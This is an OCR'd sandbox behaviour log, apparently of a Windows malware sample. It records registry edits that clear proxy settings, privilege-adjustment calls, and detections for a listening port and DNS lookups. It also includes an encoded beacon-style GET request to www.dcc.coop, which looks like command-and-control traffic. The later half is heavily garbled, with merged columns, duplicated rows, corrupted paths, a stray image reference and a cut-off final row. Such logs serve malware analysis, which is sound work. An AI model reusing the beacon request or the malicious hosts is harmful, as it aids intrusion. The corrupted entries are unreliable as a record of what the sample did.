Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5dd38, 0, 0, 0) Return: 359180	3064	2760
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /ie11blocklist/1401746408/versionlist.xml, , , 46528056, 79692288, 0) Return: cc000c	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	3064	2760
		3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Internet Settings\ProxyOverride Value: None	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	3064	2760
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	3064	2760
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5bc	3064	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5bc	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 40006000) Return: 9701	3064	2760
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1c, 40006000) Return: 0	3064	2760
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5bc	3064	2760
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5d8	3064	2760
Call Network API	API Name: bind Args: (5d8, 0.0.0.049185, 16) Return: 0	3064	2760
Detection	Threat Characteristic: Listens on port	0004	2100
Detection	0.0.0.049185		
Call System API	API Name: ConnectEx Args: (5d8, 72.21.81.200:443, 16, 0, 0, 0, 3d7b4c) Return: 0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88	3064	2760
		3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e614, 0, 0, 0) Return: 3d7a88	3064	2760
Call Network API	API Name: send Args: (5d8,, 1, 177) Return: 0	3064	2760
Call Network API	API Name: send Args: (5d8,, 1, 166) Return: 0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e228, 0, 0, 0) Return: 358d80	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e228, 0, 0, 0) Return: 358d80	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e228, 0, 0, 0, 0) Return: 358d80	3064	2760
Call Service API	API Name: OpenServiceW Args: (580ad98, gpsvc, 5) Return: 580acf8	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8	3064	2760
Call Filesystem API		3064	2760
•	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\SystemCertificates\My\CRLs*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 2c5e31c, 0, 0, 0) Return: 366c3a8	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3064	2760
Call Filesystem API	API Name: FindFirstFileExW Args: (%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4 5_*, 0, 2c5dec4, 0, 0, 0) Return: 366c9a8	3064	2760
Call Service API		2064	2760
	API Name: OpenServiceW Args: (5827138, CryptSvc, 5) Return: 58270c0	3064	2760
Call Network API	API Name: send Args: (5d8,03.j.P2.I>2i.Gzw.dAt.HM>@h\rv%N]@yG.Y.qZ.%.kLn0.?'[\$\$> v[P2.b.N.N.qT.gs.k.+g>P<.^^FK.*RWn.C*L/1/=PB. LQ1.jjg8::],0.ky.Ud2x'C9'A3II.Q]IqK.?.0-%,1,309) Return: 0	3064	2760
Call System API	API Name: BCryptDecrypt Args: (364a720, HTTP/1.1 304 Not Modified\r\nAccept-Ranges: bytes\r\nAge: 126ir\nCache-Control: max-age=3600\r\nDate: Tue,	3064	2760
our dystern Ar	06 Dec 2022 15:14:31 GMT\r\nEtag: 0x8D8BDTE4D55BBE4\r\nLast-Modified: Wed, 20 Jan 2021 20:02:23 GMT\r\nServer: ECAcc (dcb/7F75)\r\nX-Cache: HI	0004	2700
	Tr\nx-ms-blob-type: BlockBlob\r\nx-ms-lease-status: unlocked\r\nx-ms-request-id: 6a66677e-201e-0036-3b85-09405000000\r\nx-ms-version: 2009-09-19\r\		
	nirinh«YÁ(Öy, 416, 0, 's:%-ðAP('plrs';wZ, 16, HTTP/1.1 304 Not ModifiedirinAccept-Ranges: bytesirinAge: 126irinCache-Control: max-age=3600irinDate: Tue, 06 Dec 2022 15:14:31 GMT\rinEtag: 0x8D8BD7E4D55BBE4\rinLast-Modified: Wed, 20 Jan 2021 20:02:23 GMT\rinServer: ECAcc (dcb/7F75)\rinX-Cache: HI		
	Tr/nx-ms-blob-type: BlockBloblr/nx-ms-lease-status: unlocked/r/nx-ms-equest-id: 6a66677e-201e-0036-3b85-09405000000lr/nx-ms-version: 2009-09-19lr/		
	n\r\nh«YÁ(Ōy, 416, 46526428, 0) Return: 0		
Call Network API	API Name: recv Args: (5d8, , 1, 2) Return: ?	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateLowDateTime Value: 702a21d0	3064	2760
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\VersionManager\LastCheckForUpdateHighDateTime Value: 1d90985	3064	2760
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (738, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call Network API	API Name: socket Args: (2, 1, 6) Return: 74c	3024	1624
Call System API	API Name: DnsQueryExW Args: (www.dcc.coop, 1, 40000000) Return: 0	3024	1624
Detection	Threat Characteristic: Queries DNS server		
	www.dcc.coop		
Call Network API	API Name: socket Args: (23, 2, 0) Return: a28	3024	1624
Call Network API	API Name: connect Args: (74c, 18.208.124.7:80, 16) Return: 0	3024	1624
Call Network API	API Name: send Args: (74c, GET /f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7t/pKG3VJUjgYQUerwrQN6m10084Oyrx/q0yWk	3024	1624
	=83f9=mb1db HTTP/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n\r\n, 171, 0) Return: 171		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 18.208.124.7:80		
	Content: GET //9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m10084Oyrx/q0yWk=83f9=mb1db HTTP /1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n\r\n		
Call Network API		3024	1624


Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 18.208.124.7:80 Content: GET //9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7yvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HTTP		
	/1.1\r\nHost: www.dcc.coop\r\nConnection: close\r\n		
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0\) Return: 1	3064	2676
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%IMicrosoftlinternet ExplorerIECompatDataliecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%IMicrosoftInternet ExplorerIECompatDataliecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\lecompatviewlist[1].xml, %LOCA	3064	2676
•	LAPPDATA%Microsoft\Internet Explorer\IECompatData\iecompatdata.xml, 0, 0, 0, 0) Return: 1		
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
	API Name: AdjustTokenPrivileges Args: (250, 0, , 20ef804, , 20ef828) Return: 1 API Name: socket Args: (2, 1, 6) Return: 250	3024 3024	1624 1624
Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server		
Call System API Call Network API Detection	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com	3024	1624
Call System API Call Network API Detection Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3024	1624 2676
Call System API Call Network API Detection Call System API Call Internet Helper API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iccvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iccvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008	3024 3064 3064	1624 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c	3024 3064 3064 3064	2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%Microsoft(Internet Explorer/IECompat/Data/viecompat/data.xml Type: VSDT_TEXT_HTML	3024 3064 3064 3064 3064	2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectormpatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectormpatdata.xml Type: VSDT_TEXT_HTML	3024 3064 3064 3064 3064	2676 2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%Microsoft(Internet Explorer/IECompat/Data/viecompat/data.xml Type: VSDT_TEXT_HTML	3024 3064 3064 3064 3064	2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, /IE11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3024 3064 3064 3064 3064	2676 2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\VectoropatData	3024 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectorpatdatax.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectorpatdatax.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectorpatdatax.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vectorpatdatax.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, 20ef804, 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3064 3024	2676 2676 2676 2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API Call System API Call System API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vecompatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\nternet Explorer\IECompatData\vecompatdata.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024	2676 2676 2676 2676 2676 2676 2676
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/ieccompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompat\Data\iecompatviewlist.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompat\Data\iecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Vindows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompat\Data\iecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024	2676 2676 2676 2676 2676 2676 2676 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet Explorer\lECompatData\vectormpatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet Explorer\lECompatData\vectormpatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE5\NFKT62AZ\vectormpatview\vectist[1].xml, %LOCA LAPPDATA%MicrosoftInternet Explorer\vectormpatdata\vectormpatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef808) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef808) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef808) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024	2676 2676 2676 2676 2676 2676 2676 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 838608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDatalecompatdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDatalecompatdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftWindows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCA LAPPDATA%Microsoft\Internet Explorer\IECompatDatalecompatdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024	2676 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, /iE11/1387494476607/ieccompativiewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDatal/ecompatIdata.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%MicrosoftInternet Explorer/IECompatDatal/ecompatIdata.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%MicrosoftIvMindows\Temporary Internet Files\Content.IE5\NFKT62AZ\iecompatviewlist[1].xml, %LOCALAPPDATA%MicrosoftVinternet Explorer/IECompatDatal/ecompatIdata.xml, 0, 0, 0, 0) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (230, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1 API Name: AdjustTokenPrivileges Args: (14, 0, , 20ef804, , 20ef828) Return: 1	3024 3064 3064 3064 3064 3064 3024 3024 3024 3024 3024 3024 3024	2676 2676 2676 2676 2676 2676 2676 1624 1624 1624 1624 1624
Call System API Call Network API Detection Call System API Call Internet Helper API Call Internet Helper API Add File Write File Call Filesystem API Call System API	API Name: socket Args: (2, 1, 6) Return: 250 Threat Characteristic: Queries DNS server www.treesandstarsoracle.com API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0 API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 45394096) Return: cc0008 API Name: HttpOpenRequestW Args: (cc0008, GET, /iE11/1387494476607/ieccompatviewlist.xml, , , 68474988, 12582928, 45394096) Return: cc000c Path: %LOCALAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml Type: VSDT_TEXT_HTML Path: %LOCALAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml Type: VSDT_TEXT_HTML API Name: CopyFileExW Args: (%LOCALAPPDATA%/Microsoft/Windows/Temporary Internet Files/Content.IE5/NFKT62AZ/iecompat/iewlist[1].xml, %LOCALAPPDATA%/Microsoft/Internet Explorer/IECompat/Data/iecompat/data.xml Type: VSDT_TEXT_HTML API Name: AdjustTokenPrivileges Args: (230, 0, , 